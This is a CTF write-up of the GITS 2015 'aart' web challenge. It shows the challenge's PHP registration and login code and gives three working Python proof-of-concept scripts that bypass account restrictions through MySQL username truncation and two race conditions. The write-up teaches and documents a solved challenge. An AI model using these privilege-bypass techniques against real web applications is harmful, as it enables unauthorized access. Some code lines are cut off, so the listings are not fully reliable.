
GITS 2015 CTF 'aart' writeup

Jan 19, 2015 • By eboda

aart was a web challenge worth 200 points at the 2015 GITS CTF. There were several ways to solve it, three of which will be described here.



Welcome to AArt, your home for ASCII Art

Need new ASCII art for you login banner? New images to dump in IRC? We've got you covered here.

test

14656

General

This challenge consisted of a website that allowed the creation of user accounts, login to those accounts as well as submitting ASCII art and voting for it. Furthermore there was a link on top of the page that provided the whole source of the website (except connect.php which contained the MySQL connection information).

There are three files of interest to us, the login script, the register script and the database scheme:

login.php:

```
<?php
[...]
if(isset($_POST['username'])){
    $username = mysqli_real_escape_string($conn, $_POST['username']);

    $sql = "SELECT * from users where username='$username';";
    $result = mysqli_query($conn, $sql);

    $row = $result->fetch_assoc();
    var_dump($_POST);
    var_dump($row);
    if($_POST['username'] === $row['username'] and $_POST['password'] === $row['pass
        ?>
        <h1>Logged in as <?php echo($username);?></h1>
        <?php

        $uid = $row['id'];
        $sql = "SELECT isRestricted from privs where userid='$uid' and isRestricted=
        $result = mysqli_query($conn, $sql);
        $row = $result->fetch_assoc();
        if($row['isRestricted']){
            ?>
            <h2>This is a restricted account</h2>

            <?php
        }else{
            ?>
            <h2><?php include('../key');?></h2>
[...]
?>
```

register.php

```
<?php
[...]
if(isset($_POST['username'])){
    $username = mysqli_real_escape_string($conn, $_POST['username']);
    $password = mysqli_real_escape_string($conn, $_POST['password']);

    $sql = "INSERT into users (username, password) values ('$username', '$password')

    mysqli_query($conn, $sql);
    $sql = "INSERT into privs (userid, isRestricted) values ((select users.id from u
    mysqli_query($conn, $sql);
[...]
?>
```

schema.sql:

```
CREATE database if not exists aart;
USE aart;
DROP TABLE art;
CREATE TABLE art
(
    id INT PRIMARY KEY AUTO_INCREMENT,
    title TEXT,
    art TEXT,
    userid INT,
    karma INT DEFAULT 0
);
```

```
DROP TABLE users;
CREATE TABLE users
(
    id INT PRIMARY KEY AUTO_INCREMENT,
    username TEXT,
    password TEXT
);

DROP TABLE privs;
CREATE TABLE privs
(
    userid INT PRIMARY KEY,
    isRestricted BOOL
);
```

The first information we obtain is that we can retrieve the flag by logging into an account which does not have `isRestricted` set to *TRUE*. Upon further inspection we can see that the input goes through mysqli_real_escape_string sanitation. SQL injection would be possible, but *only* if the variables inside the SQL query are not surrounded by apostrophes. As it turns out, in all the files they are however, so SQL injection is not possible.

Looking at the register.php file, we can see two `INSERT`s being executed. In the first, the new user account is simply created by inserting the username and password into the `users` table. This will generate the id, as the `id` column in `users` is set to *AUTO_INCREMENT* (see schema.sql).

In the second `INSERT` the privileges of this newly created account are set. For this a *userid*, *isRestricted* pair are inserted into the `privs` table. The userid, however, is fetched in a subquery by comparing the username from the *$_POST variable to the one existing in `users` table.

There are several ways to exploit this script, two involving race conditions and one involving truncation of usernames. During the CTF we used the latter one, but we are going to describe all three of them.

Exploit 1: Username truncation


This exploit uses the fact, that data is getting truncated by MySQL if it is above the max length of the field's datatype.

Vulnerability

Looking at *schema.sql*, we note that the username field has datatype `TEXT`, in MySQL the `TEXT` datatype has a capacity of 65535 bytes (see MySQL storage requirements). Everything that is longer than that, will just be truncated! Now the exploit is straight forward:

Exploit

Register a new account with a username length > 65535 characters, let's say we choose `username = 'A'*65535 + 'B'`. The newly created account has its username set to 'A'*65535, since the 'B' will simply be ignored due to truncation. In the subquery, the `id` is selected by comparing the chosen username (i.e. 'A'*65535 + 'B') to usernames in the database. But since the username inserted into the database was truncated, this subquery will return no results! Therefore there will be no entry in `privs` table for our newly created account. We login using the truncated username and retrieve the flag:



Login

```
array(2) { ["username"]=> string(65535)
"FOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFC
["password"]=> string(6) "foobar" } array(3) { ["id"]=> string(5) "33937" ["username"]=> string(65535)
"FOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFOObarFC
["password"]=> string(6) "foobar" }
```

Logged in as FOObarFOObarFOObarFOObarFOObarFOObarFOOb

this is a key

SUCCESS!

`this is a key` is the actual flag.

Finally, a simple PoC script that will register a random username with length > 65535 and then use the truncated username to login and fetch the flag:

```python
#!/usr/bin/env python

import requests
import string
import re
import random

url_register = "http://aart.2015.ghostintheshellcode.com/register.php"
url_login = "http://aart.2015.ghostintheshellcode.com/login.php"


# Generate random username with length > 65535
username = ''.join(random.choice(string.ascii_letters) for _ in range(70000))
password = 'foo'


# register with full username
data = { 'username' : username, 'password' : password }
requests.post(url_register, data=data)
print "[*] Registered"

# login with truncated username
data['username'] = username[:65535]
c = requests.post(url_login, data=data).content

flag = re.search(r"<h2>(.*)</h2>.*<h2>", c).group(1)
print "[*] flag: '" + flag + "'"
```

Exploit 2: Race condition - Double registration

In the register script there are two SQL queries that are executed one after the other with the second one depending on the first. This results in a race condition which we can exploit.

Vulnerability

The first way to exploit this vulnerability is to register twice before the privileges are inserted into `priv` table. We can see in schema.sql, that the username field is not declared *UNIQUE* and hence we can have two rows with identical usernames. When the subquery in the second query will try to fetch the `id` for the given username, it will retrieve two rows as it does not have a `LIMIT 1` statement. The whole query will then fail with an `Subquery returned more than 1 row` error and no privileges will be inserted.

Exploit

We need to register twice with the same username, for this we can use the following PoC python script:

```
#!/usr/bin/env python

import requests
import string
import re
import random
import threading


url_register = "http://aart.2015.ghostintheshellcode.com/register.php"
url_login = "http://aart.2015.ghostintheshellcode.com/login.php"

def register(data):
    requests.post(url_register, data=data)

def login(data):
    c = requests.post(url_login, data=data).content
    flag = re.findall(r"<h2>(.*)</h2>\s+<h2>", c, re.DOTALL)
    if len(flag) > 0 and not "restricted" in flag[0]:
        print "[*] flag: '" + flag[0] + "'"
    else:
        print "[x] fail"

while True:
    # Generate random username
    username = ''.join(random.choice(string.ascii_letters) for _ in range(100))
    password = '123'

    # register
    data = { 'username' : username, 'password' : password }
    t1 = threading.Thread(target=register, args=(data,))
    t2 = threading.Thread(target=register, args=(data,))
    t1.start()
    t2.start()
    t1.join()
    t2.join()
    print "[*] Registered twice"

    # check login
    login(data)
```

Executing that script will output the flag:

```
[*] Registered twice
[x] fail
[*] Registered twice
[*] flag: 'this is a key'
```

Exploit 3: Race Condition - Login before privileges inserted

Similar to Exploit 2, we can also try to login before the privileges are inserted, again exploiting the race condition. The following PoC script will do exactly that and output the flag if successful:

```
#!/usr/bin/env python

import requests
import string
import re
import random
import threading


url_register = "http://aart.2015.ghostintheshellcode.com/register.php"
url_login = "http://aart.2015.ghostintheshellcode.com/login.php"

def register(data):
    requests.post(url_register, data=data)

def login(data):
    c = requests.post(url_login, data=data).content
    flag = re.findall(r"<h2>(.*)</h2>\s+<h2>", c, re.DOTALL)
    if len(flag) > 0 and not "restricted" in flag[0]:
        print "[*] flag: '" + flag[0] + "'"
    else:
        print "[x] fail"

while True:
    # Generate random username
    username = ''.join(random.choice(string.ascii_letters) for _ in range(100))
    password = '123'

    # register and login
    data = { 'username' : username, 'password' : password }
    t1 = threading.Thread(target=register, args=(data,))
    t2 = threading.Thread(target=login, args=(data,))
    t1.start()
    t2.start()
    t1.join()
    t2.join()
```

We retrieve the flag again:

```
[x] fail
[x] fail
[*] flag: 'this is a key'
```

While this exploit works, it is not persistent as Exploit 1 and Exploit 2 are. Meaning that if we were to login with the created account again, it would be restricted now and not display the flag.

You can download all three PoC scripts here: Exploit 1 Exploit 2 Exploit 3

show Disqus comments